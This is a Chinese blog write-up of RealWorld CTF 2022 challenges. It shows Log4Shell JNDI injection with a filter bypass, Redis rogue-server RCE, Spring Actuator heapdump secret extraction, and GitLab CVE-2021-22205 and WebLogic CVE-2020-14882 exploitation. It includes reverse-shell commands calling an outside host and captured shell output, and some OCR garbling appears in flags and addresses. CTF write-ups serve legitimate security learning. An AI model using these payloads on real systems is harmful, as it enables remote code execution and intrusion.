




# 2022 RealWorld CTF体验赛Writeup

原创

末初  于 2022-01-23 16:54:54 发布  1137  收藏 1

分类专栏: [CTF\\_WEB\\_Writeup](#) 文章标签: [RealWorldCTF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/mochu7777777/article/details/122645259>

版权



[CTF\\_WEB\\_Writeup](#) 专栏收录该内容

159 篇文章 31 订阅

订阅专栏

## 文章目录

[Digital Souvenir](#)

[log4flag](#)

[Be-a-Database-Hacker](#)

[the Secrets of Memory](#)

[baby flaglab](#)

[Flag Console](#)

[Be-a-Database-Hacker 2](#)

[Java Remote Debugger](#)

---

## Digital Souvenir

# Digital Souvenir

Score: 57

Check-in

Find out the redemption code for the digital souvenir for audience and put it in the flag format `rwctf{something}`.



CSDN @末初

About

Souvenir Collection

Cyber Knight

1

访问/Open

🌐 <https://realworldctf.cn/souvenir>

2

在输入框中输入【RealWorldIsAwesome】并点击确认

Enter the redeem code RealWorldIsAwesome to claim. As shown:

< Real World CTF数字纪念品领取 >  
Digital Souvenir Collection

RealWorldIsAwesome

CSDN @末初

```
rwctf{RealWorldIsAwesome}
```

log4flag

# log4flag

Score: 82

Web

Make log injection great.

```
nc 47.102.135.31 9999
```

attachment

Note: This Proof-of-Work Script may be helpful.

Using the script, you can solve the proof-of-work interactively:

```
$ python proof-of-work.py
Please enter md5 prefix: 6f536
Solving...
Answer: 2544011
```

Or you can solve the proof-of-work automatically with host and port provided as arguments:


```
$ python proof-of-work.py 47.102.135.31 9999
Solving proof of work...
47.102.135.31:37570 (available for 600 seconds)
Please send your payload to the address above.
```

Souvenir Redemption Code:



CSDN @末初


有一些正则过滤




Illegal parameter value

网上bypass方法很多，随便找一个就行

```
`${::-j}ndi:${lower:rmi}://vw3nwn.dnslog.cn/exp`
```



login error



Get SubDomain Refresh Record

vw3nwn.dnslog.cn

DNS Query Record	IP Address	Created Time
vw3nwn.dnslog.cn	106.111.71.69	2022-01-22 23:55:18

CSDN @未初

Refer: <https://cloud.tencent.com/developer/article/1921530>

```
iZ0jldae1rapdovqwhcxkZ iZ0jldae1rapdovqwhcxkZ
drwxr-xr-x 3 root root 4.0K Jan 23 00:10 generated-test-sources
-rw-r--r-- 1 root root 9.9M Jan 23 00:11 JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar
-rw-r--r-- 1 root root 28K Jan 23 00:11 JNDI-Injection-Exploit-1.0-SNAPSHOT.jar
drwxr-xr-x 2 root root 4.0K Jan 23 00:11 maven-archiver
drwxr-xr-x 3 root root 4.0K Jan 23 00:10 maven-status
drwxr-xr-x 2 root root 4.0K Jan 23 00:10 test-classes
[root@iZ0jldae1rapdovqwhcxkZ JNDI-Injection-Exploit]# java -jar target/JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C "bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC84LjEzMC4xNC4xMTUvNzc3NyAwPiYx}|{base64,-d}|bash" -A
[ADDRESS] >>
[COMMAND] >> bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC84LjEzMC4xNC4xMTUvNzc3NyAwPiYx}|{base64,-d}|bash
-----JNDI Links-----
Target environment(Build in JDK 1.8 whose trustURLCodebase is true):
rmi://10.0.0.1099/dncqev
ldap://10.0.0.1389/dncqev
Target environment(Build in JDK whose trustURLCodebase is false and have Tomcat 8+ or SpringBoot 1.2.x+ in classpath):
rmi://10.0.0.1099/u6xtwk
Target environment(Build in JDK 1.7 whose trustURLCodebase is true):
rmi://10.0.0.1099/qc9psy
ldap://10.0.0.1389/qc9psy
-----Server Log-----
2022-01-23 00:14:50 [JETTYSERVER]>> Listening on 0.0.0.0:8180
2022-01-23 00:14:50 [RMISERVER] >> Listening on 0.0.0.0:1099
2022-01-23 00:14:50 [LDAPSERVER] >> Listening on 0.0.0.0:1389
2022-01-23 00:22:45 [RMISERVER] >> Have connection from /47.102.135.31:33016
2022-01-23 00:22:45 [RMISERVER] >> Reading message...
2022-01-23 00:22:45 [RMISERVER] >> Is RMI.lookup call for dncqev 2
2022-01-23 00:22:45 [RMISERVER] >> Sending remote classloading stub targeting http://10.0.0.1099:8180/ExecTemplateJDK8.class
2022-01-23 00:22:45 [RMISERVER] >> Closing connection
2022-01-23 00:23:01 [RMISERVER] >> Have connection from /47.102.135.31:33044
2022-01-23 00:23:01 [RMISERVER] >> Reading message...
2022-01-23 00:23:01 [RMISERVER] >> Is RMI.lookup call for u6xtwk 2
2022-01-23 00:23:01 [RMISERVER] >> Sending local classloading reference.
2022-01-23 00:23:01 [RMISERVER] >> Closing connection
2022-01-23 00:23:13 [RMISERVER] >> Have connection from /47.102.135.31:33062
2022-01-23 00:23:13 [RMISERVER] >> Reading message...
2022-01-23 00:23:13 [RMISERVER] >> Is RMI.lookup call for dncqev 2
2022-01-23 00:23:13 [RMISERVER] >> Sending remote classloading stub targeting http://10.0.0.1099:8180/ExecTemplateJDK8.class
2022-01-23 00:23:13 [RMISERVER] >> Closing connection
CSDN @未初
```

```
iZ0jldae1rapdovqwhcxkZ iZ0jldae1rapdovqwhcxkZ
[root@iZ0jldae1rapdovqwhcxkZ ~]# nc -lvvp -p 7777
Listening on 0.0.0.0 7777
Connection received on 47.102.135.31 42542
bash: cannot set terminal process group (8): Inappropriate ioctl for device
bash: no job control in this shell
ctf@6fc4952e0912:/$ ls
ls
bin
boot
dev
etc
flag
home
lib
lib32
lib64
media
mnt
opt
proc
root
run
```

```
sbin
srv
sys
tmp
usr
var
ctf@6fc4952e0912:/$ cat /flag
cat /flag
rwctf{d4b4b837f95542aa93b43ee280b230d8}
ctf@6fc4952e0912:/$ [root@iZ0jldae1rapdovqwhcxkZ ~]#
```

CSDN @末初

## Be-a-Database-Hacker

### Be-a-Database-Hacker

Score: 80

web

Have fun hacking one of the most popular in-memory databases in the world.

```
nc 47.102.124.80 6379
```

attachment

Hint: Master-Slave Architecture

Note: This [Proof-of-Work Script](#) may be helpful.

Using the script, you can solve the proof-of-work interactively:

```
$ python proof-of-work.py
Please enter md5 prefix: 6f536
Solving...
Answer: 2544011
```

Or you can solve the proof-of-work automatically with **host** and **port** provided as arguments:

```
$ python proof-of-work.py 47.102.124.80 6379
Solving proof of work...
47.102.124.80:30151 (available for 180 seconds)
Please send your payload to the address above.
```

Souvenir Redemption Code:



CSDN @末初

redis 未授权访问

```
PowerShell x kali-linux x + v
root@mochu7-pc:/mnt/c/Users/Administrator# nc 47.102.124.80 31583
info
$2699
# Server
redis_version:4.0.14
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:165c932261a105d7
redis_mode:standalone
```

```
os:Linux 5.4.0-92-generic x86_64
arch_bits:64
multiplexing_api:epoll
atomicvar_api:atomic-builtin
gcc_version:8.3.0
process_id:1
run_id:67f1020d3f8ec7e6db12c0a2ccbdf83c7e76cb3
tcp_port:6379
uptime_in_seconds:82
uptime_in_days:0
hz:10
lru_clock:15479584
executable:/data/redis-server
config_file:
```

```
# Clients
connected_clients:1
client_longest_output_list:0
client_biggest_input_buf:0
blocked_clients:0
```

```
# Memory
used_memory:849232
used_memory_human:829.33K
used_memory_rss:4206592
used_memory_rss_human:4.01M
used_memory_peak:849232
used_memory_peak_human:829.33K
used_memory_peak_perc:100.11%
used_memory_overhead:836126
used_memory_startup:786488
used_memory_dataset:13106
used_memory_dataset_perc:20.89%
total_system_memory:32595533824
total_system_memory_human:30.36G
used_memory_lua:37888
used_memory_lua_human:37.00K
maxmemory:0
maxmemory_human:0B
maxmemory_policy:noeviction
mem_fragmentation_ratio:4.95
mem_allocator:jemalloc-4.0.3
```

CSDN @末初

Refer: <https://github.com/n0b0dyCN/redis-rogue-server>

```
1 iZ0jldae1rapdovqwhcxkZ x 2 iZ0jldae1rapdovqwhcxkZ x +
[root@iZ0jldae1rapdovqwhcxkZ redis-rogue-server]# python redis-rogue-server.py --rhost 47.102.124.80 --rport 34992 --lhost [REDACTED] --exp=exp.so

RedisRogueServer

@copyright n0b0dy @ r3kapi

[info] TARGET 47.102.124.80:34992
[info] SERVER [REDACTED]:21000
[info] Setting master...
[info] Setting dbfilename...
[info] Loading module...
[info] Temporary cleaning up...
What do u want, [i]nteractive shell or [r]everse shell: r
[info] Open reverse shell...
Reverse server address: [REDACTED]
Reverse server port: 7777
[info] Reverse shell payload sent.
[info] Check at [REDACTED]:7777
[info] Unload module...
```

CSDN @末初

```
1 iZ0jldae1rapdovqwhcxkcZ x 2 iZ0jldae1rapdovqwhcxkcZ x +
[root@iZ0jldae1rapdovqwhcxkcZ ~]# nc -lvvp -p 7777
Listening on 0.0.0.0 7777
Connection received on 47.102.124.80 54766
id
uid=999(redis) gid=999(redis) groups=999(redis)
ls -lha /
total 76K
drwxr-xr-x 1 root root 4.0K Jan 22 16:52 .
drwxr-xr-x 1 root root 4.0K Jan 22 16:52 ..
-rwxr-xr-x 1 root root 0 Jan 22 16:52 .dockerenv
drwxr-xr-x 2 root root 4.0K Apr 22 2020 bin
drwxr-xr-x 2 root root 4.0K Feb 1 2020 boot
drwxr-xr-x 2 redis redis 4.0K Jan 22 16:58 data
drwxr-xr-x 5 root root 340 Jan 22 16:52 dev
drwxr-xr-x 1 root root 4.0K Jan 22 16:52 etc
drwxr-xr-x 2 root root 4.0K Feb 1 2020 home
drwxr-xr-x 1 root root 4.0K Apr 23 2020 lib
drwxr-xr-x 2 root root 4.0K Apr 22 2020 lib64
drwxr-xr-x 2 root root 4.0K Apr 22 2020 media
drwxr-xr-x 2 root root 4.0K Apr 22 2020 mnt
drwxr-xr-x 2 root root 4.0K Apr 22 2020 opt
dr-xr-xr-x 304 root root 0 Jan 22 16:52 proc
drwx----- 1 root root 4.0K Apr 23 2020 root
drwxr-xr-x 3 root root 4.0K Apr 22 2020 run
drwxr-xr-x 2 root root 4.0K Apr 22 2020 sbin
drwxr-xr-x 2 root root 4.0K Apr 22 2020 srv
dr-xr-xr-x 13 root root 0 Jan 22 16:52 sys
drwxrwxrwt 1 root root 4.0K Jan 21 08:49 tmp
drwxr-xr-x 1 root root 4.0K Apr 22 2020 usr
drwxr-xr-x 1 root root 4.0K Apr 22 2020 var
cd /tmp
ls -lha
total 12K
drwxrwxrwt 1 root root 4.0K Jan 21 08:49 .
drwxr-xr-x 1 root root 4.0K Jan 22 16:52 ..
-rw-r--r-- 1 redis redis 40 Jan 21 08:47 flag.txt
cat /tmp/flag.txt
rwctf{c4374dba71fbf50144f7a1a04b7f5837}
```

CSDN @末初

## the Secrets of Memory

# the Secrets of Memory

Score: 84

Web

Have fun digging into Spring Boot Actuator and hope you can reveal the Secrets of Memory.

```
nc 139.196.213.45 8080
```

attachment


Note: A [Proof-of-Work Script](#) may be helpful.

Using the script, you can solve the proof-of-work interactively:

```
$ python proof-of-work.py
Please enter md5 prefix: 6f536
Solving...
Answer: 2544011
```


Or you can solve the proof-of-work automatically with host and port provided as arguments:

```
$ python proof-of-work.py 139.196.213.45 8080
Solving proof of work...
139.196.213.45:39656 (available for 180 seconds)
Please send your payload to the address above
```

Souvenir Redemption Code: 



CSDN @末初



```
{
  "activeProfiles": [],
  "propertySources": [
    {
      "name": "server-ports",
      "properties": {
        "local.server.port": "8080"
      }
    },
    {
      "name": "serverContextInitParams",
      "properties": {}
    },
    {
      "name": "systemProperties",
      "properties": {
        "java.runtime.name": "OpenDK Runtime Environment",
        "java.protocol.handler.pkgs": "org.springframework.boot.loader",
        "sun.boot.library.path": "/usr/lib/jvm/java-1.8.0-openjdk-1.8.0_312-b07-2.el8_5.x86_64/jre/lib/amd64",
        "java.vm.vendor": "Red Hat, Inc.",
        "java.vendor.url": "https://www.redhat.com/",
        "path.separator": ":",
        "java.vm.name": "OpenDK 64-bit Server VM",
        "file.encoding.pkg": "sun.io",
        "user.country": "US",
        "sun.java.launcher": "SunJavaLaunch",
        "sun.os.patch.level": "unknown",
        "java.vm.specification.name": "Java Virtual Machine Specification",
        "user.dir": "/opt",
        "java.runtime.version": "1.8.0_312-b07",
        "java.awt.graphicsenv": "sun.awt.X11GraphicsEnvironment",
        "java.endorsed.dirs": "/usr/lib/jvm/java-1.8.0-openjdk-1.8.0_312-b07-2.el8_5.x86_64/jre/lib/endorsed",
        "os.arch": "x86_64",
        "java.io.tmpdir": "/tmp",
        "line.separator": "\n",
        "java.vm.specification.vendor": "Oracle Corporation",
        "os.name": "Linux",
        "sun.jnu.encoding": "UTF-8",
        "MDS33-4-1808": "Spring Health Ignored",
        "java.library.path": "/usr/java/packages/lib/amd64:/usr/lib64:/lib64:/usr/lib64",
        "java.specification.name": "Java Platform API Specification",
        "java.class.version": "52.0",
        "sun.management.compiler": "HotSpot 64-bit Tiered Compilers",
        "os.version": "4.0.0",
        "log.file": "app.log",
        "user.home": "/root",
        "catalina.useNaming": "false",
        "user.timezone": "UTC",
        "java.awt.printerjob": "sun.print.PSPrinterJob",
        "file.encoding": "UTF-8",
        "MDS1K3-4-1808": "Java Specification Version",
        "java.specification.version": "1.8",
        "catalina.home": "/tmp/tomcat-2319422322208847.8888",
        "java.class.path": "/usr/java/packages/lib/ext:/usr/lib/jvm/java-1.8.0-openjdk-1.8.0_312-b07-2.el8_5.x86_64/jre/lib/ext:/opt/actuator.jar",
        "user.name": "root",
        "java.vm.specification.version": "1.8",
        "sun.java.compartments": "mixed",
        "java.home": "/usr/lib/jvm/java-1.8.0-openjdk-1.8.0_312-b07-2.el8_5.x86_64/jre",
        "sun.arch.data.model": "64",
        "user.language": "en",
        "java.specification.vendor": "Oracle Corporation",
        "ant.toolkit": "sun.awt.X11.Toolkit",
        "java.vm.info": "mixed mode",
        "java.version": "1.8.0_312",
        "java.ext.dirs": "/usr/lib/jvm/java-1.8.0-openjdk-1.8.0_312-b07-2.el8_5.x86_64/jre/lib/ext:/usr/java/packages/lib/ext",
        "sun.boot.class.path": "/usr/lib/jvm/java-1.8.0-openjdk-1.8.0_312-b07-2.el8_5.x86_64/jre/lib/resources.jar:/usr/lib/jvm/java-1.8.0-openjdk-1.8.0_312-b07-2.el8_5.x86_64/jre/lib/rt.jar:/usr/lib/jvm/java-1.8.0-openjdk-1.8.0_312-b07-2.el8_5.x86_64/jre/lib/jsse.jar:/usr/lib/jvm/java-1.8.0-openjdk-1.8.0_312-b07-2.el8_5.x86_64/jre/lib/jce.jar:/usr/lib/jvm/java-1.8.0-openjdk-1.8.0_312-b07-2.el8_5.x86_64/jre/lib/charsets.jar:/usr/lib/jvm/java-1.8.0-openjdk-1.8.0_312-b07-2.el8_5.x86_64/jre/lib/jfr.jar:/usr/lib/jvm/java-1.8.0-openjdk-1.8.0_312-b07-2.el8_5.x86_64/jre/classes",
        "java.awt.headless": "true",
        "java.vendor": "Red Hat, Inc.",
        "catalina.base": "/tmp/tomcat-2319422322208847.8888",
        "file.separator": "/",
        "java.vendor.url.bug": "https://bugzilla.redhat.com/enter_bug.cgi?id=1234567",
        "java.class.path.compile": "SunJDK8ComponentJava-1.8.0-openjdk",
        "sun.io.unicode.encoding": "unicode",
        "sun.cpu.endian": "little",
        "sun.cpu.isalist": ""
      }
    },
    {
      "name": "systemEnvironment",
      "properties": {
        "JAVA_HOME": "/usr/local/sbin:/usr/local/bin:/usr/sbin:/bin:/sbin:/bin",
        "origin": "System Environment Property \"JAVA_HOME\"",
        "HOSTNAME": "dc6c9393180b",
        "origin": "System Environment Property \"HOSTNAME\"",
        "PWD": "/root",
        "origin": "System Environment Property \"PWD\"",
        "name": "applicationConfig",
        "file": "/config/application.properties",
        "property": "logging.file",
        "value": "app.log",
        "origin": "URL [file:///config/application.properties]:22:14",
        "info.app.name": "Project: build-sourcecode",
        "origin": "URL [file:///config/application.properties]:17:15",
        "info.app.description": "Project: build-sourcecode",
        "origin": "URL [file:///config/application.properties]:18:22",
        "info.app.version": "0.0.1",
        "origin": "URL [file:///config/application.properties]:19:18",
        "info.app.encoding": "UTF-8",
        "project.build.sourceEncoding": "UTF-8",
        "origin": "URL [file:///config/application.properties]:18:19",
        "info.app.java.version": "1.8",
        "origin": "URL [file:///config/application.properties]:11:22",
        "management.endpoint.shutdown.enabled": "false",
        "origin": "URL [file:///config/application.properties]:14:38",
        "management.endpoint.health.show-details": "always",
        "origin": "URL [file:///config/application.properties]:17:41",
        "management.endpoints.web.exposure.include": "health",
        "origin": "URL [file:///config/application.properties]:10:43",
        "spring.datasource.url": "jdbc:mysql://127.0.0.1:3306/firstsourcecode?useUnicode=true&characterEncoding=utf-8",
        "origin": "URL [file:///config/application.properties]:22:23",
        "spring.datasource.username": "the_datasource_username",
        "origin": "URL [file:///config/application.properties]:23:28",
        "spring.datasource.password": "*****",
        "origin": "URL [file:///config/application.properties]:24:28"}
    }
  ]
}
```

CSDN @末初

Refer: <https://landgrey.me/blog/16/>



Inspector

- @ 0x5da61ccb0
- OriginTrackedValue\$OriginTrackedCharSequence
- org.springframework.boot.origin
- class org.springframework.boot.origin.OriginTrackedValue\$OriginTrackedChar...
- org.springframework.boot.origin.OriginTrackedValue
- org.springframework.boot.loader.LaunchedURLClassLoader @ 0x5da416608
- 24 (shallow size)
- 192 (retained size)
- no GC root

Statics	Attributes	Class Hierarchy	Value
Type	Name		Value
ref	origin		org.springframework.boot.origin.TextResource...
ref	value		rwcf(d597d5defdd22829d8587efb9f9d0954)

heapdump

select \* from java.util.LinkedHashMap\$Entry x WHERE (toString(x.key).contains("password"))

Class Name	Shallow Heap	Retained Heap
<Regex>	<Numeric>	<Numeric>
java.util.LinkedHashMap\$Entry @ 0x5da61cc28	40	232
<class> class java.util.LinkedHashMap\$Entry @ 0x5da704938 System Class	0	0
key java.lang.String @ 0x5da61cc50 spring.datasource.password	24	96
value org.springframework.boot.origin.OriginTrackedValue\$OriginTrackedCharSequence @ 0x5da61ccc8 rwcf(d597d5defdd22829d8587efb9f9d0954)	24	192
<class> class org.springframework.boot.origin.OriginTrackedValue\$OriginTrackedChar...	0	0
value java.lang.String @ 0x5da61ccc8 rwcf(d597d5defdd22829d8587efb9f9d0954)	24	120
<class> class java.lang.String @ 0x5da40bf88 System Class, Native Stack	24	336
<class> class java.lang.Class @ 0x5da404dc0 System Class	40	1,440
<classloader> java.lang.ClassLoader @ 0x0 <system class loader>	56	56
<super> class java.lang.Object @ 0x5da405f68 System Class	8	256
serialPersistentFields java.io.ObjectStreamField[0] @ 0x5da446030	16	16
CASE_INSENSITIVE_ORDER java.lang.String\$CaseInsensitiveComparator @ 0x5da4	16	16
<resolved_references> java.lang.Object[10] @ 0x5da675918	56	280
<b>Total: 6 entries</b>		
value char[39] @ 0x5da61cce0 rwcf(d597d5defdd22829d8587efb9f9d0954)	96	96
<b>Total: 2 entries</b>		
origin org.springframework.boot.origin.TextResourceOrigin @ 0x5da61cd40	24	48
<b>Total: 3 entries</b>		
before java.util.LinkedHashMap\$Entry @ 0x5da61cd70	40	216
<b>Total: 4 entries</b>		

## baby flaglab

# baby flaglab

Score: 87

Hope this challenge can bring back the flaglab pwning experience in Real World CTF 2018.

Note: For the remote environment, after proof-of-work, it may still take a few minutes to launch the flaglab website. If you can't access the web page, just be patient:-)

HINT: Baby flaglab is too immature to properly process images.

```
nc 47.102.106.96 8080
```

attachment

Note: This Proof-of-Work Script may be helpful.

Using the script, you can solve the proof-of-work interactively:

```
$ python proof-of-work.py
Please enter md5 prefix: 6f536
Solving...
Answer: 2544011
```

Or you can solve the proof-of-work automatically with host and port provided as arguments:

```
$ python proof-of-work.py 47.102.106.96 8080
Solving proof of work...
47.102.106.96:30151 (available for 600 seconds)
Please send your payload to the address above.
```

Souvenir Redemption Code: [REDACTED]





Refer: <https://github.com/Al1ex/CVE-2021-22205>

```
PowerShell
PS C:\Users\Administrator\Downloads\CVE-2021-22205-main> python .\CVE-2021-22205.py -a true -t http://47.102.106.96:35390 -c "echo 'bash -i >& /dev/tcp/8.130.14.115/7777 0>&1' > /tmp/mochu7.sh"

CVED-2021-22205
Author:Al1ex@Heptagram
Github:https://github.com/Al1ex

验证模式: python CVE-2021-22205.py -v true -t target_url
攻击模式: python CVE-2021-22205.py -a true -t target_url -c command
批量检测: python CVE-2021-22205.py -s true -f file

[*] 目标 http://47.102.106.96:35390 存在漏洞
[*] 请到dnslog或主机检查执行结果
PS C:\Users\Administrator\Downloads\CVE-2021-22205-main> python .\CVE-2021-22205.py -a true -t http://47.102.106.96:35390 -c "chmod +x /tmp/mochu7.sh"


CVED-2021-22205
Author:Al1ex@Heptagram
Github:https://github.com/Al1ex

验证模式: python CVE-2021-22205.py -v true -t target_url
攻击模式: python CVE-2021-22205.py -a true -t target_url -c command
批量检测: python CVE-2021-22205.py -s true -f file

[*] 目标 http://47.102.106.96:35390 存在漏洞
[*] 请到dnslog或主机检查执行结果
PS C:\Users\Administrator\Downloads\CVE-2021-22205-main> python .\CVE-2021-22205.py -a true -t http://47.102.106.96:35390 -c "/bin/bash /tmp/mochu7.sh"

CVED-2021-22205
Author:Al1ex@Heptagram
Github:https://github.com/Al1ex

验证模式: python CVE-2021-22205.py -v true -t target_url
攻击模式: python CVE-2021-22205.py -a true -t target_url -c command
批量检测: python CVE-2021-22205.py -s true -f file
```



```
1 iZ0jdae1rapdovqwhcxkZ x 2 iZ0jdae1rapdovqwhcxkZ x +
drwxr-xr-x 1 root root 4.0K Jan 22 18:07 ..
-rwxr-xr-x 1 root root 0 Jan 22 18:07 .dockerenv
-rw-r--r-- 1 root root 55 Mar 31 2021 RELEASE
drwxr-xr-x 1 root root 4.0K Mar 31 2021 assets
lrwxrwxrwx 1 root root 7 Mar 25 2021 bin -> usr/bin
drwxr-xr-x 2 root root 4.0K Apr 15 2020 boot
drwxr-xr-x 5 root root 340 Jan 22 18:07 dev
drwxr-xr-x 1 root root 4.0K Jan 22 18:07 etc
drwxr-xr-x 2 root root 4.0K Apr 15 2020 home
lrwxrwxrwx 1 root root 7 Mar 25 2021 lib -> usr/lib
lrwxrwxrwx 1 root root 9 Mar 25 2021 lib32 -> usr/lib32
lrwxrwxrwx 1 root root 9 Mar 25 2021 lib64 -> usr/lib64
lrwxrwxrwx 1 root root 10 Mar 25 2021 libx32 -> usr/libx32
drwxr-xr-x 2 root root 4.0K Mar 25 2021 media
drwxr-xr-x 2 root root 4.0K Mar 25 2021 mnt
drwxr-xr-x 1 root root 4.0K Mar 31 2021 opt
dr-xr-xr-x 1027 root root 0 Jan 22 18:07 proc
drwx----- 2 root root 4.0K Mar 25 2021 root
drwxr-xr-x 1 root root 4.0K Jan 22 18:07 run
lrwxrwxrwx 1 root root 8 Mar 25 2021 sbin -> usr/sbin
drwxr-xr-x 2 root root 4.0K Mar 25 2021 srv
dr-xr-xr-x 13 root root 0 Jan 22 18:07 sys
drwxrwxrwt 1 root root 4.0K Jan 22 18:09 tmp
drwxr-xr-x 1 root root 4.0K Mar 25 2021 usr
drwxr-xr-x 1 root root 4.0K Mar 25 2021 var
git@f009c8ca2b64:/$ ls -lkha /tmp
ls -lkha /tmp
total 32K
drwxrwxrwt 1 root root 4.0K Jan 22 18:09 .
drwxr-xr-x 1 root root 4.0K Jan 22 18:07 ..
-rw-r--r-- 1 git git 40 Jan 21 09:18 flag.txt
-rwxr-xr-x 1 git git 43 Jan 22 18:09 mochu7.sh
drwx----- 2 git git 4.0K Jan 22 18:09 prometheus-mmap20220122-1868-1l84j4v
drwx----- 2 git git 4.0K Jan 22 18:09 prometheus-mmap20220122-2006-1gl55vu
drwx----- 2 git git 4.0K Jan 22 18:07 prometheus-mmap20220122-807-su5pyz
drwx----- 2 git git 4.0K Jan 22 18:08 prometheus-mmap20220122-863-1mlp52m
git@f009c8ca2b64:/$ cat /tmp/flag.txt
cat /tmp/flag.txt
rwcft{4edb62cb7b37d647e13bfed4f8d4b860}
git@f009c8ca2b64:/$ █
```

## Flag Console

# Flag Console

Score: 90

Web

Hack weblogic with only one url.

```
nc 47.102.143.222 9999
```

Note: [This Proof-of-Work Script](#) may be helpful.

Using the script, you can solve the proof-of-work interactively:

```
$ python proof-of-work.py
Please enter md5 prefix: 6f536
Solving...
Answer: 2544011
```

Or you can solve the proof-of-work automatically with **host** and **port** provided as arguments:

```
$ python proof-of-work.py 47.102.143.222 9999
Solving proof of work...
47.102.143.222:37570 (available for 600 seconds)
Please send your payload to the address above.
```

Souvenir Redemption Code: 4



CSDN @末初



weblogic with only one url CVE



[全部](#) [新闻](#) [图片](#) [视频](#) [购物](#) [更多](#)

工具

找到约 56,900 条结果 (用时 0.41 秒)

<https://testnull.medium.com/weblogic-rce-b...> [翻译此页](#)

[Weblogic RCE by only one GET request — CVE-2020-14882 ...](#)

Weblogic RCE by **only one** GET request — CVE-2020-14882 Analysis ... Đoạn code xử lý của servlet này đơn thuần chỉ là check xem trên **url** có tồn tại chuỗi “.

<https://www.tenable.com/blog/cve-2020-1...> [翻译此页](#)

[CVE-2020-14882: Oracle WebLogic Remote Code Execution ...](#)

2020年10月29日 — A remote code execution vulnerability in Oracle **WebLogic** Server has been actively exploited in the wild **just one** week after a patch was ...

CSDN @末初

Refer: [https://github.com/backlion/CVE-2020-14882\\_ALL](https://github.com/backlion/CVE-2020-14882_ALL)

```
1 iZ0jldae1rapdovqwhcxkz 2 iZ0jldae1rapdovqwhcxkz
drwxr-xr-x 1 root root 4.0K Jan 22 18:16 ..
lrwxrwxrwx 1 root root 7 Jan 12 00:12 bin -> usr/bin
dr-xr-xr-x 2 root root 4.0K Apr 11 2018 boot
drwxr-xr-x 5 root root 340 Jan 22 18:16 dev
-rwxr-xr-x 1 root root 0 Jan 22 18:16 .dockerenv
drwxr-xr-x 1 root root 4.0K Jan 22 18:16 etc
-r--r--r-- 1 root root 40 Jan 21 11:40 flag
drwxr-xr-x 2 root root 4.0K Apr 11 2018 home
lrwxrwxrwx 1 root root 7 Jan 12 00:12 lib -> usr/lib
lrwxrwxrwx 1 root root 9 Jan 12 00:12 lib64 -> usr/lib64
drwxr-xr-x 2 root root 4.0K Apr 11 2018 media
drwxr-xr-x 2 root root 4.0K Apr 11 2018 mnt
drwxr-xr-x 2 root root 4.0K Apr 11 2018 opt
dr-xr-xr-x 315 root root 0 Jan 22 18:16 proc
dr-xr-x-- 1 root root 4.0K Jan 21 11:49 root
drwxr-xr-x 1 root root 4.0K Jan 21 11:50 run
lrwxrwxrwx 1 root root 8 Jan 12 00:12 sbin -> usr/sbin
drwxr-xr-x 2 root root 4.0K Apr 11 2018 srv
dr-xr-xr-x 13 root root 0 Jan 22 18:16 sys
drwxrwxrwt 1 root root 4.0K Jan 22 18:16 tmp
drwxrwxr-x 1 oracle root 4.0K Jan 21 11:52 u01
drwxr-xr-x 1 root root 4.0K Jan 21 11:49 usr
drwxr-xr-x 1 root root 4.0K Jan 12 00:12 var

